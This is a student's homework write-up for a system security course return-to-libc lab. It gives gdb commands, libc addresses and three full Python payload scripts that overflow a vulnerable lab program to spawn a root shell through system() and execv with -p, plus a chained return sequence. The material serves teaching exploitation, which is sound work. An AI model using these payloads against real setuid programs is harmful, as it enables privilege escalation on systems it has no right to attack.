System Security

EECS 121

HW2

Kyle Zyler Cayanan

80576955

02/13/2024

# 1 - Finding out the Addresses of libc Functions

This task starts simple and the lab shows us exactly how to do it. We are running the vulnerable program in gdb and debugging to find the addresses of the functions we want that can invoke a shell

We run the following commands in order:

touch badfile

gdb -q retlib


break main

run

p system → **0xf7e12420**

p exit → **0xf7e04f80**

Through these commands we obtain the addresses we needed for the system() and exit() function calls so we can place them on the stack through our payload or exploitation code. The screenshot below shows my process.



# 

# 2 - Putting the shell string in the memory

Per the lab instructions, we create a variable in memory that contains the /bin/sh string so we can invoke our shall program and pass it as an argument.

we create a file called prtenv.c that contains the following code.

void main(){


char\* shell = getenv("MYSHELL");

if (shell)

printf("%x\n", (unsigned int)shell);



When we compile and run the following code we get the following address:




This is the address we use later to pass as an argument for the system() and execv() calls

\*note: I noticed that the address was slightly different from how it printed when placing the code in the retlib.c file and executing the program. The real address we use would be 0xffffd44d, although I have no explanation as to why

# 

# 3 - Launching the Attack

In this task we use the addresses we found in the previous tasks. To find the offsets of X, Y, Z to place our payload into our badfile we check the assembly code of the bof() function in retlib. By disassembling the function, we get the following code:



Here we see at address 0x00001268 we see the code

lea eax, [ebp-0x48]



This is the stack frame pointer which also contains our offset that we need to overwrite the return address of bof(). The value is 0x48 which is 72 in decimal, so that means our return address will be called after this offset

The following code is our payload

#!/usr/bin/env python3

import sys

# Fill content with non-zero values

content = bytearray(0xaa for i in range(300))

X = 84

sh\_addr = 0xffffd44d # The address of "/bin/sh"

content[X:X+4] = (sh\_addr).to\_bytes(4,byteorder='little')

Y = 76

system\_addr = 0xf7e12420 # The address of system()

content[Y:Y+4] = (system\_addr).to\_bytes(4,byteorder='little')

Z = 80

exit\_addr = 0xf7e04f80 # The address of exit()

content[Z:Z+4] = (exit\_addr).to\_bytes(4,byteorder='little')

# Save content to a file

with open("badfile", "wb") as f:


f.write(content)



Since our return address is right after 72, the next four bytes should be replaced with the address of our system() call. Which is shown in the code above. The arguments for system() is always 8 bytes after the call so we place the /bin/sh string 8 bytes after our system() call to invoke our shell.


We place our exit address right in between the system() call and our /bin/sh string. We need this exit call here because we want to avoid a segmentation fault and have the program crash, so we must keep it in order to have the program exit normally. This is because when we return from our system() call, the next 4 bytes is the next instruction, which should be exit() in this case.

This is proven in the screenshot below:



So with the exit() call commented out in our exploit.c file, we see that the retlib program executes normally at first, but upon exiting we run into a segmentation fault. Proving that it is necessary to have exit().

For attack variation 2, if we try to compile the same program with the same name we see that it doesn’t work and the program crashes. It has been noted that the variable that contains our shell string is sensitive to the length of the string, so the program won’t execute properly.



# 

# 4 - Defeat Shell’s countermeasure

We start with constructing our payload using the code below:

#!/usr/bin/env python3

import sys

# Fill content with non-zero values

content = bytearray(0xaa for i in range(300))

X = 84

sh\_addr = 0xffffd44d # The address of "/bin/sh or arg0

content[X:X+4] = (sh\_addr).to\_bytes(4,byteorder='little')

X = 88

p\_addr = 0x2d700a00 # The address of -p or arg1 and arg2

content[X:X+4] = (p\_addr).to\_bytes(4,byteorder='little')

Y = 76

system\_addr = 0xf7e994b0 # The address of execv()

content[Y:Y+4] = (system\_addr).to\_bytes(4,byteorder='little')

#Y = 88

#arg2\_addr = 0x00 # The address of arg2

#content[Y:Y+4] = (arg2\_addr).to\_bytes(4,byteorder='little')

Z = 80

exit\_addr = 0xf7e04f80 # The address of exit()

content[Z:Z+4] = (exit\_addr).to\_bytes(4,byteorder='little')

# Save content to a file

with open("badfile", "wb") as f:


f.write(content)



We are using the same offsets as Task 3, except this time we have to add a few more addresses in our badfile. In addition to the execv() call that bypasses the /bin/dash settings that doesn’t automatically put up the setuid countermeasure, we have the addresses of our arguments that we are passing in. Arg0 is our /bin/sh string; Arg1 is our -p flag, and Arg2 is our NULL terminator which is simply just 0x00 [in the code above you can see we’re just manually concatenating it into arg1 since it produces the same effect]

Our -p address is simply just -p in hex


When we execute the retlib program with this payload we get the same result



# 

# 5 - Return-Oriented Programming

The way we construct our payload for this task is very similar to Task 3 and Task 4. First we our loading our badfile with 0xaa up until we reach the offset we found from task 3. In order to have our function foo be called 10 times, we need to load the effective address of foo() and overwrite the return address of bof(). We do this by going into gdb and getting the address of foo(), and putting that in our badfile for 40 bytes.



We create our payload with the code below:

#!/usr/bin/env python3

import sys

# Fill content with non-zero values

content = bytearray(0xaa for i in range(300))

X = 124

sh\_addr = 0xffffd44d # The address of "/bin/sh or arg0

content[X:X+4] = (sh\_addr).to\_bytes(4,byteorder='little')

Y = 116

system\_addr = 0xf7e12420 # The address of system()

content[Y:Y+4] = (system\_addr).to\_bytes(4,byteorder='little')

foo\_addr = 0x565562e6 # The address of foo()

for i in range(76, 116, 4): # calling foo() 10 times

content[i:i+4] = (foo\_addr).to\_bytes(4,byteorder='little')

Z = 120

exit\_addr = 0xf7e04f80 # The address of exit()

content[Z:Z+4] = (exit\_addr).to\_bytes(4,byteorder='little')


# Save content to a file

with open("badfile", "wb") as f:

f.write(content)



After running this code we see it works as expected.



Name: Kyle Zyler Cayanan

ID: 80576955

EECS 121

I, Kyle Zyler Cayanan, hereby clarify that the files submitted represent my own work,

that I did not copy any code from any other individuals or sources,

and that I did not share my code with only other students.